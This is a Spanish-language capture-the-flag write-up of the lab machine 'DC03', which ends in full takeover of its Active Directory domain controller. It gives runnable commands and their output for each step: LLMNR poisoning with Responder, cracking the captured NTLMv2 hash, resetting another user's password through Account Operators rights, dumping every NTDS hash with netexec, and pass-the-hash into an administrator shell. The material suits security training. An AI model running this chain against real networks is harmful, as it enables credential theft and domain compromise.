DC03 - Writeup

Realizamos un escaneo de puertos con nmap:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat scan.txt
# Nmap 7.94SVN scan initiated Sat Dec  7 19:35:04 2024 as: /usr/lib/nmap/nmap --privileged -sS -
scan.txt 192.168.11.17
Nmap scan report for 192.168.11.17
Host is up, received arp-response (0.00037s latency).
Scanned at 2024-12-07 19:35:04 UTC for 120s
Not shown: 65518 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 128 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 128 Microsoft Windows Kerberos (server time: 2024-12-0
135/tcp   open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: S
445/tcp   open  microsoft-ds? syn-ack ttl 128
464/tcp   open  kpasswd5?     syn-ack ttl 128
593/tcp   open  ncacn_http    syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 128
3268/tcp  open  ldap          syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: S
3269/tcp  open  tcpwrapped    syn-ack ttl 128
5985/tcp  open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 128 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49673/tcp open  ncacn_http    syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
49715/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
```

Como no he conseguido nada interesante tras enumerar todos los puertos probamos a ponernos a la escucha con el responder para ver si pillamos algun hash:


```
sudo responder -I eth1 -wd
```

```
[*] [MDNS] Poisoned answer sent to 192.168.11.17   for name FileServer.local
[*] [MDNS] Poisoned answer sent to fe80::c498:520a:c69c:6455 for name FileServer.local
[*] [NBT-NS] Poisoned answer sent to 192.168.11.17 for name FILESERVER (service: File Server)
[*] [LLMNR]  Poisoned answer sent to fe80::c498:520a:c69c:6455 for name FileServer
[*] [LLMNR]  Poisoned answer sent to 192.168.11.17 for name FileServer
[*] [MDNS] Poisoned answer sent to 192.168.11.17   for name FileServer.local
[*] [MDNS] Poisoned answer sent to fe80::c498:520a:c69c:6455 for name FileServer.local
[*] [LLMNR]  Poisoned answer sent to 192.168.11.17 for name FileServer
[*] [LLMNR]  Poisoned answer sent to fe80::c498:520a:c69c:6455 for name FileServer
[SMB] NTLMv2-SSP Client   : fe80::c498:520a:c69c:6455
[SMB] NTLMv2-SSP Username : soupedecode\xkate578
[SMB] NTLMv2-SSP Hash     : xkate578::soupedecode:6c133319add4c0f7:AE8DEC48D52E3737DD6663E2984019D2:0101000000000000058CB6E248DB010DBECF8ACDF19A
9B0000000020008005900350059004D0001001E00570049004E002D0043003600550032005000440051044004D0048005200040034005700490004E002D0043003600550032005000
4400510044004D00480052002E005900350059004D002E004C004F00430041004C0003001400590035005900 4D002E004C004F00430041004C0005001400590035005900 4D002E004C
004F00430041004C000700080000058CB6E248DB0106000400020000000800300030000000000000000000000000400000 4C6E88866E62A2347DC0EC03C980646EDA5F7174C8A3B524
D416699CFF4954B60A001000000000000000000000000000000000000009001E006300690066007300 2F00460069006C006500530065007200760065007200000000000000000000
```


Aunque el SMB esta firmado hemos podido intercerptar unas credenciales a base del envenenamiento LLMNR. Vamos a intentar crackearlo con john:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
jesuschrist      (xkate578)
1g 0:00:00:00 DONE (2024-12-07 20:06) 50.00g/s 76800p/s 76800c/s 76800C/s 123456..mexico1
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Vamos a abrir bloodhount y analizar como podemos escalar privilegios. Vamos a ver los grupos a los que pertenece el usuario xkate578:



Este usuario pertenece al grupo de "Account Operators", este grupo tiene el privilegio de crear usuarios, cambiar contraseñas y añadir usuarios a grupos. Vamos a ver a que usuario nos merece la pena cambiarle la contraseña:



El usuario fbeth103 puede realizar un "dcsync" en el dominio "soupedecode.local". Con este ataque podemos dumpear los hashes de los usuarios. Cambiamos la contraseña del usuario "fbeth103" con la herramient "impacket-changepasswd":

```
impacket-changepasswd 'SOUPEDECODE.LOCAL/fbeth103@192.168.11.17' -altuser 'xkate578' -altpass 'jesuschrist' -newpass 'p@ssw0rd' -no-pass -reset
```

```
┌──(kali㉿kali)-[~/Downloads/bloodyAD]
└─$ impacket-changepasswd 'SOUPEDECODE.LOCAL/fbeth103@192.168.11.17' -altuser 'xkate578' -altpass 'jesuschrist' -newpass 'p@ssw0rd' -no-pass -rese
t
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Setting the password of SOUPEDECODE.LOCAL\fbeth103 as SOUPEDECODE.LOCAL\xkate578
[*] Connecting to DCE/RPC as SOUPEDECODE.LOCAL\xkate578
[-] SOUPEDECODE.LOCAL\xkate578 user is not allowed to set the password of the target
```

Me esta dando un error muy raro, ya que me deja cambiar todos los usuarios menos este. Voy a eliminar la maquina y volverla a encender. Volvemos a intentarlo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-changepasswd 'SOUPEDECODE.LOCAL/fbeth103@192.168.11.13' -altuser 'xkate578' -altpass 'jesuschrist' -newpass 'p@ssw0rd' -no-pass -rese
t
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Setting the password of SOUPEDECODE.LOCAL\fbeth103 as SOUPEDECODE.LOCAL\xkate578
[*] Connecting to DCE/RPC as SOUPEDECODE.LOCAL\xkate578
[*] Password was changed successfully.
[!] User no longer has valid AES keys for Kerberos, until they change their password again.
```

Mas formas de cambiar la contraseña sin conectarnos

1. BloodyAD

```
bloodyAD --host "192.168.56.126" -d "SOUPEDECODE.LOCAL" -u "xkate578" -p "jesuschrist" set password "fbeth103" 'H4ck3d!'
```

2. RPCCLIENT

- `rpcclient -U $DOMAIN/$ControlledUser $DomainController`
- `rpcclient $> setuserinfo2 $TargetUser 23 $NewPassword`

3. NET RPC

```
net rpc password "$TargetUser" -U "$DOMAIN"/"$USER"%"$PASSWORD" -S "$DC_HOST"
```

Como este usuario pertenece al grupo de "Domain Admins" podemos dumpear el NTDS para hacernos con todos los hashes de todos los usuarios del dominio:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 192.168.11.13 -u fbeth103 -p p@ssw0rd --ntds vss
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntdsutil [Y/n] Y
SMB         192.168.11.13   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         192.168.11.13   445    DC01             [+] SOUPEDECODE.LOCAL\fbeth103:p@ssw0rd (Pwn3d!)
SMB         192.168.11.13   445    DC01             [-] SMB SessionError: code: 0xc0000034 - STATUS_OBJECT_NAME_NOT_FOUND - The object name is not found.
SMB         192.168.11.13   445    DC01             [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         192.168.11.13   445    DC01             Administrator:500:aad3b435b51404eeaad3b435b51404ee:2176416a80e4f62804f101d3a55d6c93:::
SMB         192.168.11.13   445    DC01             Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.11.13   445    DC01             krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fb9d84e61e78c26063aced3bf9398ef0:::
SMB         192.168.11.13   445    DC01             soupedecode.local\bmark0:1103:aad3b435b51404eeaad3b435b51404ee:d72c66e955a6dc0fe5e76d205a630b15:::
SMB         192.168.11.13   445    DC01             soupedecode.local\otara1:1104:aad3b435b51404eeaad3b435b51404ee:ee98f16e3d56881411fbd2a67a5494c6:::
```

Con estas credenciales que hemos obtenido podemos realizar un "Pass the Hash" con el usuario Administrator con la herramienta wmi-exec:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-wmiexec administrator@192.168.11.13 -hashes 'aad3b435b51404eeaad3b435b51404ee:2176416a80e4f62804f101d3a55d6c93'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
soupedecode\administrator
```